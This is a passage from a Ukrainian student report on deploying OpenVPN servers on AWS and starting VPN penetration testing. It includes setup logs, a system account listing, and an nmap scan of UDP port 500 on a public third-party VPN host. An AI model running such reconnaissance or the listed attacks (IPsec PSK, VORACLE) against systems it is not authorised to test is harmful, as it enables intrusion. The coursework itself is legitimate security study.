


Рисунок 2.36 – Демонстрація створення ключа

На рис 2.37 було створено ключ для успішного підключення за допомогою SSH




Рисунок 2.37 – Демонстрація створення статичного IP

На рис 2.38 було створено статичний айпі адрес і пов'язано з OpenVPN сервером

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				50
Змн.	Арк.	№ докум.	Підпис	Дата		

```
Desktop -- zsh -- 123x65

Do you wish to login to the Admin UI as "openvpn"?
[> Press ENTER for default [yes]:

[> Please specify your Activation key (or leave blank to specify later):

Initializing OpenVPN...
Removing Cluster Admin user login...
userdel "admin,c"
Adding new user login...
useradd -s /sbin/nologin "openvpn"
Writing as configuration file...
Perform sa init...
Wiping any previous userdb...
Creating default profile...
Modifying default profile...
Adding new user to userdb...
Modifying new user as superuser in userdb...
Getting hostname...
Hostname: 13.232.212.144
Preparing web certificates...
Getting web user account...
Adding web group account...
Adding web group...
Adjusting license directory ownership...
Initializing confdb...
Generating PAM config...
Enabling service
Starting openvpnas...

NOTE: Your system clock must be correct for OpenVPN Access Server
to perform correctly. Please ensure that your time and date
are correct on this system.

Initial Configuration Complete!

You can now continue configuring OpenVPN Access Server by
directing your Web browser to this URL:

https://13.232.212.144:943/admin
Login as "openvpn" with the same password used to authenticate
to this UNIX host.

During normal operation, OpenVPN AS can be accessed via these URLs:
Admin UI: https://13.232.212.144:943/admin
Client UI: https://13.232.212.144:943/

See the Release Notes for this release at:
https://openvpn.net/vpn-server-resources/release-notes/

Please login as the user "openvpnas" rather than the user "root".

Connection to ec2-13-232-212-144.ap-south-1.compute.amazonaws.com closed.
kobylynskiy@Vadims-MacBook-Air Desktop %
```

Рисунок 2.38 – Демонстрація підключення та розгортання OpenVPN Access Server

```
Desktop -- ssh -i key.pem openvpnas@ec2-13-232-212-144.ap-south-1.compute.amazonaws.com -- 123x65

games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/:home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/:var/lib/lxd/:bin/false
uuidd:x:106:110:/:run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/:var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534:/:run/ssh:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
openvpn_as:x:1002:1002:/:home/openvpn_as:/sbin/nologin
openvpnas:x:1003:1003:Ubuntu:/home/openvpnas:/bin/bash
openvpn:x:1004:1004:/:home/openvpn:/sbin/nologin
openvpnas@ip-172-31-35-159:~$ cat /sbin/nologin
cat: /sbin/nologin: No such file or directory
openvpnas@ip-172-31-35-159:~$ cd ..
openvpnas@ip-172-31-35-159:/home$ ls
openvpnas
openvpnas@ip-172-31-35-159:/home$ cd openvpnas/
openvpnas@ip-172-31-35-159:~$ ls
openvpnas@ip-172-31-35-159:~$ cd ..
openvpnas@ip-172-31-35-159:/home$ cd ..
openvpnas@ip-172-31-35-159:/home$ ls
bin dev home initrd.img lib64 media opt root sbin srv tmp var vmlinuz.old
boot etc initrd.img lib lost+found mnt proc run snap sys usr vmlinuz
openvpnas@ip-172-31-35-159:/home$ cd ..
openvpnas@ip-172-31-35-159:~$ ls
openvpnas@ip-172-31-35-159:~$ cd ..
openvpnas@ip-172-31-35-159:/home$ ls
openvpnas
openvpnas@ip-172-31-35-159:/home$ pwd
/home
openvpnas@ip-172-31-35-159:/home$ passwd openvpn
passwd: You may not view or modify password information for openvpn.
openvpnas@ip-172-31-35-159:/home$ cd ..
openvpnas@ip-172-31-35-159:/home$ passwd openvpn
passwd: You may not view or modify password information for openvpn.
openvpnas@ip-172-31-35-159:/home$ sudo su
root@ip-172-31-35-159:/# passwd openvpn
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@ip-172-31-35-159:/#
```

Рисунок 2.39 – Демонстрація зміни пароля користувача

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				51
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 2.40 – Демонстрація заходу в адмінку





Рисунок 2.41 – Демонстрація меню



		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				52
Змн.	Арк.	№ докум.	Підпис	Дата		

Рисунок 2.42 – Демонстрація підключення до сервера

Current Users

Common Name	Real Address	VPN Address	Bytes Sent Received	Connection Duration	Block
openvpn	194.44.56.240:58631	172.27.232.2	11.88KB 3.16KB	0:00:20	-

Рисунок 2.43 – Результат підключення до серверу

Розгортання OpenVPN Cloud AWS




Рисунок 2.44 – Результат вибору template




Рисунок 2.45 – Демонстрація успішного розгортання template




Рисунок 2.46 – Демонстрація меню




Рисунок 2.47 – Демонстрація підключення до сервера

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				54
Змн.	Арк.	№ докум.	Підпис	Дата		

На рис 2.45 видно підключення було виконано успішно і це означає що сервер працює добре

1.6 Висновки з розділу

В цьому розділі була досягнута ціль створення сервера та клієнта на основі протоколу OpenVPN. Було розгорнуто в облаці декілька варіантів готових OpenVPN серверів. На основі отриманих знань, порівнюємо ці два варіанти:

Таблиця 2.1 – Порівняння VPN рішень

	OpenVPN Access Server	OpenVPN Cloud
Сложність розгортання	Легко	Дуже легко
Кількість підключення	2	3
Масштабування	Замовник	OpenVPN Inc.
Syslog	Так	Ні
Керування трафік	Ні	Так
Серверна інфраструктура	Так	Ні
Підтримка	Unix системи та віртуальні пристрої	Windows/MacOs та Unix системи

3.1 Процес пошуку додатку на вразливості




Рисунок 3.1 – Процес тестування на проникнення

Для початку роботи потрібно проаналізувати мережу на найбільш відомі вразливості в протоколі VPN. Ми будемо користуватися раніше згаданим мобільним додатком для створення тунелювання. Тестувати будемо:

- IpSecVPN – має вади, а саме проблема с PSK
- Атака посередині або VORACLE ATTACK
- Тестування за допомогою сторонніх інструментів





Рисунок 3.2 – Процес тестування складається з таких елементів

3.2 Тестування на проникнення IpvsecVPN

Щоб перевірити наявність шлюзу IpvsecVPN, треба виконати сканування маршруту. Більшість реалізацій IpSec будуть основані на ISAKMP – це протокол обміну ключами на рівні додатків, який надає механізми для встановлення, погодження, зміни, видалення асоціацій безпеки. ISAKMP використовує порт UDP 500. Тому наступною командою потрібно зробити сканування та ідентифікацію шлюзу VPN.



```
Командная строка
Microsoft Windows [Version 10.0.19044.1706]
(c) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

C:\Users\koby1>nmap -sU -p 500 public-vpn-48.opengw.net
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-08 16:02  ьшы эфш  (ыхёю)
Nmap scan report for public-vpn-48.opengw.net (219.100.37.12)
Host is up (0.25s latency).
rDNS record for 219.100.37.12: public-vpn-01-12.vpngate.v4.open.ad.jp

PORT      STATE SERVICE
500/udp    open  isakmp

Nmap done: 1 IP address (1 host up) scanned in 7.99 seconds

C:\Users\koby1>
```

Рисунок 3.3 – Демонстрація виконання сканування портів

